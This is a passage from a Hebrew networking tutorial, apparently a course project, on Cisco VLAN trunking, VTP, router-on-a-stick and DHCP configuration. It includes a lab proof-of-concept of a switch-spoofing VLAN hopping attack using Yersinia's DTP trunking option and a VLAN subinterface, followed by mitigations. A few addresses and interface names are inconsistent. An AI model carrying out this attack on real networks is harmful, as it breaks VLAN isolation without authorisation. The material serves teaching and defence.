ORACLE_US_VA_Ashburn_F0_SW_Multilaye(config-if)# switchport mode trunk
ORACLE_US_VA_Ashburn_F0_SW_Multilaye(config-if)# switchport trunk allowed vlan 20,30,40,110
```



פקודות show

ניתן לצפות ב VLANS הקיימים בעזרת הפקודה הבא:

```
show vlan
```

לדוגמא:

```
ORACLE_US_VA_Ashburn_F2_SW#show vlan

VLAN Name                             Status    Ports
-------------------------------- --------- ------------------------------- ----
1    default                          active    Fa0/6, Fa0/7, Fa0/8, Fa0/9
                                                Fa0/10, Fa0/11, Fa0/12, Fa0/13
                                                Fa0/14, Fa0/15, Fa0/16, Fa0/17
                                                Fa0/18, Fa0/19, Fa0/20, Fa0/21
                                                Fa0/22, Fa0/23, Fa0/24, Gig0/2
20   RNS                              active    Fa0/1, Fa0/2, Fa0/3, Fa0/4
                                                Fa0/5
1002 fddi-default                     active
1003 token-ring-default               active
1004 fddinet-default                  active
1005 trnet-default                    active
```

או ב- show interfaces status

```
ORACLE_US_VA_Ashburn_F2_SW#show interfaces status
Port      Name               Status       Vlan       Duplex  Speed Type
Fa0/1                        connected    20         auto    auto  10/100BaseTX
Fa0/2                        connected    20         auto    auto  10/100BaseTX
Fa0/3                        connected    20         auto    auto  10/100BaseTX
Fa0/4                        connected    20         auto    auto  10/100BaseTX
Fa0/5                        connected    20         auto    auto  10/100BaseTX
```

וניתן למצוא שיוך של VLANS לממש Trunk נשתמש בפקודה הבאה:

```
show interfaces trunk
```

לדוגמא:

```
ORACLE_US_VA_Ashburn_F0_SW_Multilayer#show interfaces trunk
Port Mode Encapsulation Status Native vlan
Gig1/0/1 on 802.1q trunking 1
Gig1/0/2 auto n-802.1q trunking 1
Gig1/0/3 auto n-802.1q trunking 1
Gig1/0/4 auto n-802.1q trunking 1
Gig1/0/5 auto n-802.1q trunking 1

Port Vlans allowed on trunk
Gig1/0/1 20,30,40,110
```

ניתן לראות כי הממשק Giga1/0/1 מעביר עליו את ה VLANS שהגדרנו.

VTP

VTP הוא פרוטוקול המיועד לניהול והחלפת מידע בין מתגים ברשתות תקשורת, הוא משמש בעיקר ברשתות VLAN ומסייע בשמירה על קונסיסטנטיות בין המתגים השונים ברשת.

מטרת הפרוטוקול

המטרה המרכזית של VTP היא להקל על ניהול VLANs ברשתות גדולות, כאשר מתג מסוג server מתעדכן עם VLAN חדש או אם יש שינוי כלשהו, כל המתגים האחרים (VTP clients) מקבלים את המידע הזה אוטומטית, זה מפשט את תהליך הניהול ומפחית טעויות אנוש.

מצבי פעולה של VTP

VTP פועל בכמה מצבים:


1. **VTP Server** :
מתג במצב זה יכול ליצור, למחוק ולשנות VLANs. כל עדכון במתג זה מועבר אוטומטית לשאר המתגים ברשת.

2. **VTP Client** :
מתגים במצב זה מקבלים את המידע מה-VTP Server ולא יכולים לבצע שינויים בעצמם. הם פועלים על פי ההגדרות שנשלחות להם.

3. **VTP Transparent**:
מתגים במצב זה לא משתתפים בחלוקת המידע על VLANs. הם מעבירים את המידע הלאה אך לא מעדכנים את עצמם על פי המידע שמתקבל.

תנאים לפעילות תקינה של VTP

- סיסמאות תואמות
- אותו הדומיין
- כל המתגים מוגדרים כ Trunk



הגדרת VTP

הדומיין עליו אני אגדיר את VTP הוא **oracle.com**
והמתג אותו נהפוך ל VTP server הוא:
ORACLE_EU_IT_Milan_F0_SW_Multilayer.

ראשית נגדיר trunk על הממשקים עליהם נרצה ש VTP יעבוד בכל המתגים, לדוגמא:

```
ORACLE_EU_IT_Milan_F0_SW_Multilayer(config)#interface range GigabitEthernet 1/0/1-5
ORACLE_EU_IT_Milan_F0_SW_Multi(config-if-range)#switchport mode trunk
```

שנית נגדיר דומיין ל- VTP בכל המתגים, לדוגמא:

```
ORACLE_EU_IT_Milan_F0_SW_Multilayer(config)#vtp domain oracle.com
Changing VTP domain name from NULL to oracle.com
```

לבסוף נגדיר סיסמא ל- VTP בכל המתגים, לדוגמא:

```
ORACLE_EU_IT_Milan_F0_SW_Multilayer(config)#vtp password 1234
Setting device VLAN database password to 1234
```

לאחר מכן נגדיר תפקיד לכל מתג:

שרת VTP:

```
ORACLE_EU_IT_Milan_F0_SW_Multilayer(config)#vtp mode server
```

לקוח VTP:

```
ORACLE_EU_IT_Milan_F3_SW(config)#vtp mode client
Setting device to VTP CLIENT mode.
```

Transparent:

```
ORACLE_EU_IT_Milan_F0_SW_SERVERS(config)#vtp mode transparent
Setting device to VTP TRANSPARENT mode.
```

פקודות Show

ניתן לצפות במצב ה VTP בעזרת פקודת:

```
show vtp status
```

למשל:

```
ORACLE_EU_IT_Milan_F0_SW_Multilayer#show vtp status
VTP Version capable               : 1 to 2
VTP version running               : 1
VTP Domain Name                   : oracle.com
VTP Pruning Mode                  : Disabled
VTP Traps Generation              : Disabled
Device ID                         : 0000.0C4E.02D0
Configuration last modified by 0.0.0.0 at 3-1-93 00:22:26
Local updater ID is 0.0.0.0 (no valid interface found)

Feature VLAN :
--------------
VTP Operating Mode                  : Server
Maximum VLANs supported locally     : 1005
Number of existing VLANs            : 6
Configuration Revision              : 8
MD5 digest                          : 0x53 0x32 0x67 0xBF 0xE8 0x05 0xA4 0xD2
                                      0x3F 0xAA 0x28 0x5E 0x81 0xB6 0xD6 0x69
```

ORACLE

ניתן לראות בדוגמא למעלה שהדומיין הוא אכן **oracle.com** ושהמצב של המתג הוא **Server**.

ניתן גם לצפות במספר הפרסומים של VTP בעזרת הפקודה:

```
show vtp counters
```

```
ORACLE_EU_IT_Milan_F0_SW_Multilayer#show vtp counters
VTP statistics:
Summary advertisements received    : 36
Subset advertisements received     : 21
Request advertisements received    : 7
Summary advertisements transmitted : 20
Subset advertisements transmitted  : 12
Request advertisements transmitted : 4
Number of config revision errors   : 4
Number of config digest errors     : 0
Number of V1 summary errors        : 0


VTP pruning statistics:

Trunk            Join Transmitted Join Received    Summary advts received from
                                                   non-pruning-capable device
---------------- ---------------- ---------------- ---------------------------
```

Vlan hopping

מה זה VLAN Hopping?

VLAN Hopping הוא סוג של התקפה ברשתות מחשבים שמנצל את המנגנונים של **VLAN** כדי לאפשר לתוקף לגשת לנתונים הנמצאים ברשתות שונות (בVLANS שונים) מבלי שהגישה לכך הותרה לו.

VLANs משמשות לרוב לצורך בידוד תעבורת רשת ולהגברת האבטחה, אך ישנם מקרים בהם ניתן לעקוף את ההגנות הללו.

איך זה קורה?

ההתקפה מתבצעת בדרך כלל בשני אופנים עיקריים:

Double Tagging:
במקרה זה, התוקף מוסיף שני תגי **VLAN** לפריימים (frames) שהוא שולח, המתג (switch) הראשון רואה את התג הראשון ומעביר את המידע ל- VLAN המתאים, המתג השני מזהה את התג השני ומעביר את המידע ל- VLAN של התוקף כך שהתוקף מצליח לעבור בין VLANs שונים.

Switch Spoofing:

התקפה זו מתרחשת כאשר התוקף מתחזה למתג (switch) ומתחבר לרשת, בכך הוא מצליח להניע את המתגים האחרים להתחבר אליו כאל מתג אמיתי מה שמאפשר לו לשלוט בתעבורת ה-VLAN ולעקוף את הגבלות הגישה.


סיכוני VLAN Hopping:

VLAN Hopping יכול להוביל לגישה לא מורשית לנתונים רגישים, שיבוש של פעולות רשת, או התקפות אחרות כמו Man-in-the-Middle.

בכך יכול התוקף לנצל את המידע שנמצא ברשתות שהיו אמורות להיות מבודדות זו מזו.

POC

למען הוכחה זו נשתמש בטופולוגיה הבאה:



ראשית ניתן לראות כי יש תקשורת בין **תוקף** ל**מחשב 2**:

```
┌──(noam㉿kali)-[~]
└─$ping 172.18.1.2
PING 172.18.1.2 (172.18.1.2) 56(84) bytes of data.
64 bytes from 172.18.1.2: icmp_seq=1 ttl=64 time=0.431 ms
64 bytes from 172.18.1.2: icmp_seq=2 ttl=64 time=0.590 ms
64 bytes from 172.18.1.2: icmp_seq=3 ttl=64 time=0.477 ms
64 bytes from 172.18.1.2: icmp_seq=4 ttl=64 time=0.261 ms
^C
 172.18.1.2 ---ping statistics---
4 packets transmitted, 4 received, 0% packet loss, time 3072ms
rtt min/avg/max/mdev = 0.261/0.439/0.590/0.118 ms
```


לאחר מכן ניתן לראות **שאין** תקשורת בין **תוקף** ל**נתקף**:

```
┌──(noam㉿kali)-[~]
└─$ping 172.18.2.1
PING 172.18.2.1 (192.168.2.1) 56(84) bytes of data.
From 172.18.1.1 icmp_seq=1 Destination Host Unreachable
From 172.18.1.1 icmp_seq=2 Destination Host Unreachable
From 172.18.1.1 icmp_seq=3 Destination Host Unreachable
^C
 172.18.2.1 ---ping statistics---
7 packets transmitted, 0 received, +6 errors, 100% packet loss, time
6067ms
```

למען הפיכת ה**נתקף** להוסט זמין ברשת נשתמש בתוכנת **Yersinia** במצב גרפי בעזרת שימוש בפקודה:

```
sudo yersinia -G
```

בתוך תוכנת **Yersinia** נלחץ על הכפתור **Launch attack** כמו בתמונה להלן:




ונבחר באופציית **enabling trunking**.

ORACLE

ניתן להשתמש בתוכנות כמו tcpdump בכדי לראות את הפקטות ה- **DTP** שאנו נשלח, למשל:

```
sudo tcpdump -n -v -i eth0 -s 0 'ether[20:2] == 0x2004'
```

ולאחר מכן נלחץ על **OK**, ניתן לראות את הפקטות שאנו שולחים:



לבסוף עלינו ליצור ממשק וירטואלי חדש בשם **eth0.100** על הממשק הפיזי **eth0**, ונקצה לו כתובת IP **שלא בשימוש** ב- **VLAN 100** למשל **172.18.2.200**:

```
ip link add link eth0 name eth0.20 type vlan id 20
```

בדיקה שהמתקפה עובדת:

בכדי לבדוק שהמתקפה עובדת נעשה ping אל הנתקף מהתוקף:

```
┌──(noam㉿kali)-[~]
└─$ping 172.18.2.1
PING 172.18.2.1 (172.18.2.1) 56(84) bytes of data.
64 bytes from 172.18.2.1: icmp_seq=1 ttl=64 time=0.502 ms
64 bytes from 172.18.2.1: icmp_seq=2 ttl=64 time=0.483 ms
64 bytes from 172.18.2.1: icmp_seq=3 ttl=64 time=0.371 ms
64 bytes from 172.18.2.1: icmp_seq=4 ttl=64 time=0.355 ms
^C
 172.18.2.1 ---ping statistics---
4 packets transmitted, 4 received, 0% packet loss, time 2834ms
rtt min/avg/max/mdev = 0.355/0.427/0.502/0.105 ms
```

ניתן לראות כי אכן יש תקשורת בין מחשב התוקף אל הנתקף והצלחנו לבצע VLAN hopping בהצלחה !

מניעת VLAN Hopping

כדי להגן על הרשת מפני התקפות של VLAN Hopping, ניתן לנקוט בכמה אמצעי אבטחה:

1. **הגבלת VLANs על פורטים:**
יש לקבוע אילו VLANs מורשים לפעול על כל פורט במתג, כך שלא ניתן יהיה להעביר תעבורה בין VLANs שונים ללא אישור.

2. **שימוש ב-Port Security:**
ניתן להפעיל הגבלות על מספר המכשירים שמתחברים לפורט מסוים במתג, ובכך למנוע התחזות של מכשירים זרים. (הסבר מלא בהמשך הספר)

3. **סינון תעבורת VLAN:**
יש לבדוק את התעבורה ולוודא שאין מנות עם תגי VLAN לא מורשים.


4. **עדכון ותיקון תוכנה:**
שמירה על עדכניות התוכנה של המתגים והתקני הרשת היא קריטית, שכן בעדכונים לעיתים נפתרות בעיות אבטחה.

Router on a stick

Router on a Stick היא קונפיגורציה ברשת שמאפשרת לנתב אחד לנתב תנועה בין מספר **VLANs** דרך חיבור פיזי יחיד.

הנתב משתמש בתתי-ממשקים (**subinterface**) כדי לייצג כל **VLAN**, כל תת-ממשק מקבל כתובת IP משלו כך שהנתב יכול לתקשר עם כל **VLAN** בנפרד, זה מצמצם את הצורך בנתבים פיזיים רבים ומייעל את השימוש במשאבים.

לפני שנגדיר **ROS** צריך לוודא כי קיימים ה **VLANs** הרצויים והם מועברים ב **Trunk** בממשק המחובר לנתב.



לצורך הדגמה זו נגדיר ROS על הטופולוגיה הבאה:

Gateway	VLAN
172.18.7.254	40
172.18.5.254	30
172.18.3.254	20
172.18.1.254	100

הגדרה בפרויקט

כדי להגדיר סאב-ממשק עלינו להשתמש בפקודה הבאה:

```
interface <INTERFACE-TYPE>0/0.<VLAN-NUMBER>
```

לדוגמא אני הגדרתי על המתג:

```
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config)#interface GigabitEthernet0/0.20
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-subif)# encapsulation dot1Q 20
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-subif)# ip address 172.18.3.254 255.255.254.0
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-subif)#interface GigabitEthernet0/0.30
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-subif)# encapsulation dot1Q 30
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-subif)# ip address 172.18.5.254 255.255.254.0
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-subif)#interface GigabitEthernet0/0.40
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-subif)# encapsulation dot1Q 40
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-subif)# ip address 172.18.7.254 255.255.254.0
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-subif)#interface GigabitEthernet0/0.100
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-subif)# encapsulation dot1Q 100
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-subif)# ip address 172.18.1.254 255.255.254.0
```

ניתן לבדוק ש- **ROS** עובד כשורה בעזרת שליחת הודעת **ICMP** ממחשב בVLAN מסוים למחשב בVLAN אחר.

ORACLE

למשל לצורך בדיקה נשלח הודעה ממחשב שכתובת ה- **IP** שלו היא **172.18.2.1** אל מחשב שכתובת ה- IP שלו היא **172.18.4.1**:

```
C:\>ping 172.18.4.1

Pinging 172.18.4.1 with 32 bytes of data:

Request timed out.
Reply from 172.18.4.1: bytes=32 time<1ms TTL=127
Reply from 172.18.4.1: bytes=32 time<1ms TTL=127
Reply from 172.18.4.1: bytes=32 time<1ms TTL=127

Ping statistics for 172.18.4.1:
    Packets: Sent = 4, Received = 3, Lost = 1 (25% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

ניתן לראות גם שהפקאטה הראשונה של ICMP נפלה בגלל ARP 😉 .

DHCP

מה זה DHCP?

DHCP או בשמו המלא **D**ynamic **H**ost **C**onfiguration **P**rotocol הוא פרוטוקול הנועד לחלק הגדרות הקשורות ל- IP בצורה אוטומטית. (מהי הכתובת Gateway למשל)

איך זה עובד?


DHCP משתמש ב "**DORA**" על מנת לבצע את הפעולות שלו:

1. **D**iscover:
   מכשיר ימצא את השרת DHCP על ידי שליחת הודעת DHCP discover בהודעת broadcast.

2. **O**ffer:
   שרת DHCP מקבל את הודעת הdiscover והוא מחזיר הודעת DHCP offer אל המכשיר. (בהודעת unicast)

3. **R**equest:
   המכשיר ישלח את הודעת הrequest לשרת כאשר הוא מקבל הודעת DHCP offer מהשרת. (בהודעת unicast)

4. **A**cknowledge:
   שרת ה-DHCP שולח הודעת הAcknowledge למכשיר כאשר הוא מקבל את הודעת הrequest מהלקוח DHCP. (בהודעת unicast)



הגדרת DHCP

פקודות:

בכדי להגדיר **DHCP** על נתב ראשית אנו צריכים ליצור **POOL** של כתובות בעזרת הפקודה ip dhcp pool, לדוגמא:

```
ip dhcp pool EXAMPLE_POOL
```

לאחר כניסה אל מצב **dhcp-config** אנו יכולים להוסיף את ההגדרות הרצויות:

הגדרת רשת

```
network <NETWORK-ADDR> <SUBNET-MASK>
```


הגדרת gateway:

```
default-router <GATEWAY_ADDR>
```

הגדרת שרת DNS:

```
dns-server <DNS_ADDR>
```

הגדרה בפרויקט:



בבניין להלן אני אגדיר POOLs לפי החלוקה הבאה:

קומה	רשת	שער יציאה
3	172.18.134.0/23	172.18.135.254
2	172.18.132.0/23	172.18.133.254
1	172.18.130.0/23	172.18.131.254
0	כתובות סטטיות	כתובות סטטיות

בכולם יהיה מוגדר שרת הDNS עם כתובת IP:


8.8.8.8

כתובת ה- **IP** של שרת ה- **DNS** של **Google**.

שימו לב שקומה **0** משתמשת בחלוקה סטטית של כתובות, שכן היא קומת השרתים.

את ההגדרות אני אריץ על הנתב **ORACLE_US_VA_Ashburn_F0_ROUTER**:

```
ORACLE_US_VA_Ashburn_F0_ROUTER(config)#ip dhcp pool Human_Resources_POOL
ORACLE_US_VA_Ashburn_F0_ROUTER(dhcp-config)# network 172.18.130.0 255.255.254.0
ORACLE_US_VA_Ashburn_F0_ROUTER(dhcp-config)# default-router 172.18.131.254
ORACLE_US_VA_Ashburn_F0_ROUTER(dhcp-config)# dns-server 8.8.8.8
ORACLE_US_VA_Ashburn_F0_ROUTER(dhcp-config)#ip dhcp pool Technology_POOL
ORACLE_US_VA_Ashburn_F0_ROUTER(dhcp-config)# network 172.18.132.0 255.255.254.0
ORACLE_US_VA_Ashburn_F0_ROUTER(dhcp-config)# default-router 172.18.133.254
ORACLE_US_VA_Ashburn_F0_ROUTER(dhcp-config)# dns-server 8.8.8.8
ORACLE_US_VA_Ashburn_F0_ROUTER(dhcp-config)#ip dhcp pool Investor_Relations_POOL
ORACLE_US_VA_Ashburn_F0_ROUTER(dhcp-config)# network 172.18.134.0 255.255.254.0
ORACLE_US_VA_Ashburn_F0_ROUTER(dhcp-config)# default-router 172.18.135.254
ORACLE_US_VA_Ashburn_F0_ROUTER(dhcp-config)# dns-server 8.8.8.8
```



עכשיו, כאשר נבקש כתובת IP מאחד המחשבים בעזרת **DHCP**, ניתן לראות שהכל עובד בצורה תקינה:

המחשב **בקומה 1** קיבל כתובת מרשת 172.18.132.0 את שער היציאה 172.18.133.255 ואת שרת הDNS 8.8.8.8 בדיוק כמו שהגדרנו ב **POOL**.

פקודות SHOW:

צפיה בשימוש ב **POOL**:

```
show ip dhcp pool <POOL-NAME>
```

תגובה צפויה:

```
ORACLE_US_VA_Ashburn_F0_ROUTER#show ip dhcp pool RND_POOL
Pool RND_POOL :
Utilization mark (high/low) : 100 / 0
Subnet size (first/next) : 0 / 0
Total addresses : 510
Leased addresses : 5
Excluded addresses : 0
Pending event : none

1 subnet is currently in the pool
Current index IP address range Leased/Excluded/Total
172.18.130.1 172.18.130.1 - 172.18.131.254 5 / 0 / 510
```


צפייה בשיוך כתובות IP:

```
show ip dhcp binding
```

תגובה צפויה:

```
ORACLE_US_VA_Ashburn_F0_ROUTER#show ip dhcp binding
IP address       Client-ID/              Lease expiration        Type
                 Hardware address
172.18.130.1     0001.9778.4B14           --                     Automatic
172.18.130.2     0010.1121.B1C8           --                     Automatic
172.18.130.3     0010.1124.BE17           --                     Automatic
172.18.130.4     00D0.9727.E341           --                     Automatic
172.18.130.5     0001.4334.35CB           --                     Automatic
172.18.132.1     00D0.BABB.76B3           --                     Automatic
172.18.132.2     0060.47B9.A676           --                     Automatic
172.18.132.3     0040.0B83.009B           --                     Automatic
172.18.132.4     0090.211E.6AA0           --                     Automatic
172.18.132.5     0060.5C87.588B           --                     Automatic
172.18.134.2     0090.0C77.A881           --                     Automatic
172.18.134.6     00E0.B001.463D           --                     Automatic
172.18.134.5     0060.5C04.308D           --                     Automatic
172.18.134.4     00D0.BA49.BE55           --                     Automatic
